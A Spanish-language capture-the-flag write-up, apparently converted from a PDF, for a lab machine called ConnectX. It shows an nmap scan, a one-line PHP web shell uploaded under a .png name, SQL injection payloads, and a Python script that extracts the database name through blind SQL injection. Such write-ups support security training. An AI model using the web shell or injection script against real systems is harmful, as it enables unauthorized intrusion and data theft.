
# Máquina ConnectX




## Reconocimiento

Empezamos con un escaneo de puertos bastante completo de Nmap `nmap -sSCV -p- --min-rate 5000 -n -Pn 192.168.1.105 -oN nmap.txt`


```
❯ nmap -sSCV -p- --min-rate 5000 -n -Pn 192.168.1.105 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 09:51 CET
Nmap scan report for 192.168.1.105
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to http://connectx.bbl/
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```

dominio


- **Puerto 22**: SSH versión actualizada
- **Puerto 80**: Página web con dominio, lo introducimos en el */etc/hosts*


```
  GNU nano 8.3                                    /etc/hosts
# Static table lookup for hostnames.
# See hosts(5) for details.

192.168.1.105 connectx.bbl
```

En la web nos encontramos con una web para registrarse y logearse. Probando, ninguno de los paneles son vulnerables a SQLI





Asi que por ahora nos vamos a registrar y logear. A la hora de registrarnos, tenemos un campo para la subida de archivos, en este caso para la foto de perfil de nuestro usuarios:




Al intentar subir un .php nos lo deniega pero por ahora podemos simplemente cambiar la extensión a png:

```
❯ mv shell.php shell.png
❯ cat shell.png
       File: shell.png
   1   <?php
   2    system($_GET['cmd']);
   3   ?>
```





> Si que se sube correctamente pero comprobé y en el directorio donde se almacena no tenemos permisos asi que no se puede hacer nada con la foto de perfil que subimos.


Nos logeamos con la cuenta que creamos.



Una vez dentro, me pongo a probar que campos pueden ser vulnerables y tiene toda la pinta que es el campo de selección de usuarios:



Me llevo el campo de filtrado a Burpsuite y compruebo si es vulnerable:







**Sacar límite de columnas**


```shell
admin' order by 1 -- -
```





Tras saber el límite de columnas que en este caso es 1, pruebo un UNION SELECT ATTACK pero no me representa el NULL en ningún lado, por lo que estamos antes una SQLI a ciegas




## Sacar el nombre de la base de datos






```
sqli' or  substr(database(),1,1)='c' -- -
```

Con esto lo que estamos haciendo seria una query como **¿La primera letra del nombre de la Base de datos en uso es c?**.

En este punto tenemos que hacer fuerza bruta para sacar el nombre de la base de datos letra a letra, para ello empleo el siguiente script en python:

PYTHON

```python
#!/usr/bin/env python3

import os
from pwn import *
import time, signal, sys, string, pdb , requests

def def_handler(sig,frame):
    print("\n[!]Saliendo...")
    sys.exit(1)
#Ctrl+C


signal.signal(signal.SIGINT, def_handler)



main_url= " "
characters = string.ascii_lowercase + "_,- "

def makeRequest():

    databases = ""

    p1 = log.progress("Fuerza bruta")
```

```
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("Databases")

    cookies = {'PHPSESSID' : '0brt15of8r4sf684psl611e7ii' }

    data = {'username' : "} # test' or  substr(database(),1,1)='c' -- -
    sqli= "test' or  substr(database(),1,1)='c' -- -"


    for dbs in range(0,6):
        for position_character in range(1,30):
            for character in characters:
                sqli= f"sqli' or  substr(database(),{position_character},1)='{character}' -- -"

                data = {'username' : f'{sqli}'}

                main_url= "http://connectx.bbl/home.php"

                r = requests.post(main_url, cookies=cookies, data=data)


                if "Buenas!" in r.text:
                    databases+=character
                    p2.status(databases)
                    break

    databases += ","


if __name__ == '__main__':

    makeRequest()
```

> No le hice captura pero el nombre de la base de datos es "connectx"

